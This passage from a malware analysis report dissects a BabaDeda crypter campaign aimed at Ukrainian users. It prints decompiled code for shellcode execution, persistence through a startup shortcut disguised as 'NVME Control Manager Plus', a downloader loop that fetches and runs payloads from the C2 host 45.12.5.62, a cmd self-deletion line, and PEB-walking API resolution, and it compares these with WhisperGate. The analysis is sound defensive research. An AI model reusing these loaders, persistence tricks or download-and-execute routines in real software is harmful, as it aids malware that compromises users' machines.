655   _memset((void *)(unaff_EBP + -0x3f0),0,0x270);
```

```
789   iVar6 = *(int *)(unaff_EBP + -0xd8);
790   iVar7 = FUN_1013ce8a(iVar6 << 2);
791   uVar23 = *(undefined4 *)(unaff_EBP + -0x4b0);
792   *(int *)(unaff_EBP + -0x34) = iVar7;
793   ReadFile(uVar23,iVar7,iVar6,unaff_EBP + -0xec,0);
794   CloseHandle(uVar23);
795   *(int *)(iVar7 + 0xb319) = iVar7;
796   iVar6 = GetModuleHandleA(0);
797   pvVar8 = operator_new((unsigned_int)0x1);
798   uVar18 = __beginthreadex((void *)0x0,0,run_second_malicious_dll,pvVar8,0,
799                            (uint *)(unaff_EBP + -100));
800   *(uintptr_t *)(unaff_EBP + -0x68) = uVar18;
```

It opens the library "*usage.pdf*" reads the content, create a new thread and it copies in text segment the shellcode located at a specific offset and run it.

```
813   if (uVar18 == 0) {
814     *(undefined8 *)(unaff_EBP + -0x68) = 0;
815     *(undefined4 **)(unaff_EBP + -0x30) = (undefined4 *)(iVar6 + 0x1200);
816     puVar21 = (undefined4 *)(iVar7 + 0xab5a);
817     puVar5 = (undefined4 *)(iVar6 + 0x1200);
818     for (iVar10 = 0x20a; iVar10 != 0; iVar10 = iVar10 + -1) {
819       *puVar5 = *puVar21;
820       puVar21 = puVar21 + 1;
821       puVar5 = puVar5 + 1;
822     }
```

```
844     if (*(char *)(*(int *)(unaff_EBP + -0x34) + 0xb321) != '\0') {
845                   /* run the shellcode */
846       (**(code **)(unaff_EBP + -0x30))();
847     }
```

The second library is loaded and executed.

Decompile: run_second_malicious_dll - (ff_wmv9.dll)


```
1
2  undefined4 run_second_malicious_dll(int param_1)
3
4  {
5    uint uVar1;
6    undefined4 uVar2;
7    code *pcVar3;
8    int **in_FS_OFFSET;
9    int *local_10;
10   undefined *puStack12;
11   undefined4 uStack8;
12
13   uStack8 = 0xffffffff;
14   puStack12 = &LAB_101af200;
15   local_10 = *in_FS_OFFSET;
16   uVar1 = DAT_102289cc ^ (uint)&stack0xfffffffc;
17   *in_FS_OFFSET = (int *)&local_10;
18   FUN_10010194(uVar1,8,0);
19   uVar2 = LoadLibraryA(s_libegl3.dll_1022a150);
20   pcVar3 = (code *)GetProcAddress(uVar2,s_GetStringValue_1022a15c);
21   if (pcVar3 != (code *)0x0) {
22     (*pcVar3)();
23   }
24   __Cnd_do_broadcast_at_thread_exit();
25   if (param_1 != 0) {
26     FUN_1013ce7c(param_1,1);
27   }
28   *in_FS_OFFSET = local_10;
29   return 0;
30 }
```

The second library achieves the persistence creating a link file pointing to the main binary in the start-up directory. The link file is created via COM object interface, in particular using the *IShellLinkW* interface.

Decompile: GetStringValue - (libegl3.dll)


```
137   if (!bVar13) {
138     HVar4 = CoCreateInstance((IID *)&DisableProcessIsolation_clsid,(LPUNKNOWN)0x0,1,
139                              (IID *)&IShellLinkW_interface,&local_dd8);
140     if (-1 < HVar4) {
141                     /* set lnk path to the abs path of adfrecorder.exe (SetPath )
142                        C:\Users\<User>\Desktop\Network OpenJDK 11\adfrecorder.exe */
143       (**(code **)(*local_dd8 + 0x50))(local_dd8,&local_424);
144                     /* set lnk name (SetDescription)
145                        "NVME Control Manager Plus" */
146       (**(code **)(*local_dd8 + 0x1c))(local_dd8,local_764);
147       iVar7 = (**(code **)*local_dd8)(local_dd8,&PersistFile_APPID,&local_d80);
148       if (-1 < iVar7) {
149                     /* still not created */
150         DVar5 = GetFileAttributesW(&local_21c);
151         if (DVar5 == 0xffffffff) {
152                     /* save lnk file */
153           (**(code **)(*local_d80 + 0x18))(local_d80,&local_21c,1);
154         }
155         else {
156           thunk_FUN_10012850();
157         }
158         (**(code **)(*local_d80 + 8))(local_d80);
159       }
160       (**(code **)(*local_dd8 + 8))(local_dd8);
161     }
```

The start-up directory is obtained using *SHGetFolderPathW()* API.


Decompile: GetStringValue - (libegl3.dll)

```
91                      /* lnk description string */
92    puVar10 = (undefined4 *)L"NVME Control Manager Plus";
93    puVar12 = local_764;
94    for (iVar7 = 0xd; iVar7 != 0; iVar7 = iVar7 + -1) {
95      *puVar12 = *puVar10;
96      puVar10 = puVar10 + 1;
97      puVar12 = puVar12 + 1;
98    }
99    _memset(local_730,0,0x1d4);
100                     /* get startup directory */
101   iVar7 = SHGetFolderPathW(0,7,0,0,&local_21c);
102   if (-1 < iVar7) {
103                     /* concat to startup directory the lnk to auto start the malware */
104     lstrcatW(&local_21c,L"\\nvmectrl.lnk");
105   }
106   pWVar8 = &local_21c;
107   do {
108     WVar1 = *pWVar8;
109     pWVar8 = pWVar8 + 1;
110   } while (WVar1 != L'\0');
111   local_e0c[0] = (undefined4 ****)0x0;
112   local_8 = 0xffffffff;
113   local_dfc = 0;
114   local_df8 = 7;
115                     /* copy startup + lnk fname to new mem object */
116   memcpy_like(local_e0c,&local_21c,(void *)((int)pWVar8 - (int)local_21a >> 1));
```

Meanwhile the second library gains the persistence, the main thread run the real payload after that it is decrypted as described for *BabaDeda crypter*. To have the final payload the main binary has been dumped just after the decryption phase. The final payload is a downloader that tries to download the next stage and run it in another process.


Decompile: real_main_payload - (adfrecorder_dump3.exe)

```
1
2  /* WARNING: Removing unreachable block (ram,0x00311013) */
3
4  void real_main_payload(void)
5
6  {
7    do {
8                     /* download and execute a new payload in another process */
9      request_down();
10   } while( true );
11 }
12
```

Threat actor used a particular way to check the file size. It run a *stat()* and checked the size field. If it is 1 then the file and the malware is removed otherwise it is executed. The downloaded file is executed in a new process.

Decompile: request_down - (adfrecorder_dump3.exe)

```
1
2  /* WARNING: Function: __alloca_probe replaced with injection: alloca_probe */
3  /* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
4
5  void request_down(void)
6
7  {
8    __time32_t _Var1;
9    undefined stat_struc [24];
10   uint st_size;
11   uint st_rdev;
12   undefined auStack131080 [65536];
13   char cachefname [65540];
14
15   (*_sleep_)(60000);
16   _Var1 = FID_conflict:__time32((__time32_t *)0x0);
17                     /* url to contact is: http://45.12.5.62/<timestamp in hex> */
18   snprinf_wrap(auStack131080,s_http://%s/%x_0032b054,s_45.12.5.62_0032b048,_Var1);
19   urlDownloadToCache_((void *)0x0,auStack131080,cachefname,0x10000,0,(void *)0x0);
20   stat_like(cachefname,stat_struc);
21                     /* downloaded file its not a block dev so rdev is each time 0 */
22   if ((st_size | st_rdev) == 0) {
23                     /* this just check that st size is not 0 */
24     del_(cachefname);
25   }
26   else {
27                     /* if the downloaded file has 1 byte size then remove itself */
28     if ((st_size == 1) && (st_rdev == 0)) {
29       del_(cachefname);
30       remove_itself();
31     }
32     else {
33                     /* run the downloaded payload */
34       run_string(cachefname);
35     }
36   }
37   cookie_check();
38   return;
39 }
```

On the other hand, below the function to delete itself.

Decompile: remove_itself - (adfrecorder_dump3.exe)


```
1
2  /* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
3
4  void remove_itself(void)
5
6  {
7    undefined local_314 [520];
8    undefined local_10c [260];
9    uint local_8;
0
1    local_8 = DAT_0032b074 ^ (uint)&stack0xfffffffc;
2    (*_getModuleFileName_ptr)(0,local_10c,0x104);
3                     /* 'cmd.exe /min /C ping 111.111.111.111 -n 1 -w 10 > Nul & Del /f /q "%s"' */
4    snprinf_wrap(local_314,s_cmd.exe_/min_/C_ping_111.111.111_0032b000,local_10c);
5    run_string(local_314);
6    FID_conflict:quick_exit(0);
7    cookie_check();
8    return;
9  }
```

Unfortunately, the C2 *"hxxp://45.12.5.62/<timestamp in hex>"* was not working so no further payloads are available.

2.1.2 WhisperGate Code OVERLAP

Some similarity has been found between the final payload, especially in the self-deletion routine. In particular the similarity is with the file having the hash *34ca75a8c190f20b8a7596afeb255f2228cb2467bd210b2637965b61ac7ea907*, i.e. the file "Wiper".


Indeed the file wiper reported by "***Unit42***" in shows that the self-deletion command string is almost identical.




Below the two strings used:

Executable	Command
File Wiper (WhisperGate)	cmd.exe /min /C ping 111.111.111.111 -n 5 -w 10 > Nul & Del /f /q \"%s\"
adfrecorder.exe (final payload)	cmd.exe /min /C ping 111.111.111.111 -n 1 -w 10 > Nul & Del /f /q "%s"

In the following snippet the difference between the two functions.




adfrecorder.exe (final payload)




File Wiper (WhisperGate)

Also the routine to run the command is very similar.



adfrecorder.exe (final payload)




File Wiper (WhisperGate)

Although the code is quite similar, at the same time it can be quite common. Nevertheless, the CMD command, its options and the use of the IP *111.111.111* as a whole suggest a similarity between the two artefacts. In addition, both malware processes close after execution of the CMD command.

2.2 BABADEDA Crypter Dropped from a new Downloader

The second infection chain analysed begins with an archive containing a file with the extension "*.cpl*" that subsequently downloads the *BabaDeda* crypter. Based on the compilation date of the cpl file, it is assumed that this campaign can be traced back to November 2021.



execution process graph

In terms of analysis, looking at a CPL file is essentially identical to a DLL file. However, unlike the latter, it is automatically run when double-clicked. This makes it similar to EXE files; however uneducated users may be more likely to try to execute CPL files if they do not know any better. These files with the extension CPL have code overlaid with ***LorecCPL*** described by the security company ***NSFocus***.

The zip archive, with hash *33ddc1b13c079001eaa3514de7354019fa4d470a*, was hosted on discord and contains the *LorecCPL* file with hash:


3bbe45cdcc2731c0bb4751d1098eccc50f98ef66.

The latter is named:


"*PDF – Інструкція отримання бонусу за вакцинацію_____-pdf.cpl*" which means "*PDF – Instructions for receiving the vaccination bonus _____- pdf.cpl*"

The *LorecCPL* file downloads an MSI file and installs it in the path: "*C:\Users\admin\AppData\Roaming\3delite\Memory Test Toolkit*".


The *LorecCPL* file is therefore only a downloader and has a structure similar to a shellcode as shown in the following figure:



Basically, the code and the useful data are both in the text section. The return address in the stack is used to insert the address of the value that will be used by the call. The following routine is used to find the module addresses , walking the PEB structure:




Once the address of the library has been obtained, of course the necessary APIs will actually be resolved:




Decompile: get_api_address - (44a002ea931156d09ebfcb395ac60b7a804a8a7f94d4fb5b2fa8aa7...

```
                    /* analyze module and for each api compare the name with the ret addr (str) */
  iVar1 = *(int *)((int)param_1 + *(int *)((int)param_1 + 0x3c) + 0x78) + (int)param_1;
  iVar2 = *(int *)(iVar1 + 0x18);
  piVar4 = (int *)(*(int *)(iVar1 + 0x20) + (int)param_1);
  do {
    if (iVar2 == 0) {
      iVar2 = 0;
LAB_0d5fc28c:
      return CONCAT44(in_EDX,iVar2);
    }
    uVar3 = 0xffffffff;
    bVar7 = false;
    pcVar5 = (char *)(*piVar4 + (int)param_1);
    do {
      if (uVar3 == 0) break;
      uVar3 = uVar3 - 1;
      bVar7 = *pcVar5 == '\0';
      pcVar5 = pcVar5 + 1;
    } while (!bVar7);
    uVar3 = ~uVar3;
    pcVar5 = in_stack_00000008;
    pcVar6 = (char *)(*piVar4 + (int)param_1);
    do {
                    /* compare the two api strings */
      if (uVar3 == 0) break;
      uVar3 = uVar3 - 1;
      bVar7 = *pcVar5 == *pcVar6;
      pcVar5 = pcVar5 + 1;
      pcVar6 = pcVar6 + 1;
    } while (bVar7);
    if (bVar7) {
      iVar2 = *(int *)(*(int *)(iVar1 + 0x1c) +
                       (uint)*(ushort *)
                              ((int)param_1 +
                              (iVar2 - *(int *)(iVar1 + 0x18)) * -2 + *(int *)(iVar1 + 0x24)) * 4 +
                      (int)param_1) + (int)param_1;
      goto LAB_0d5fc28c;
    }
    piVar4 = piVar4 + 1;
    iVar2 = iVar2 + -1;
  } while( true );
}
```

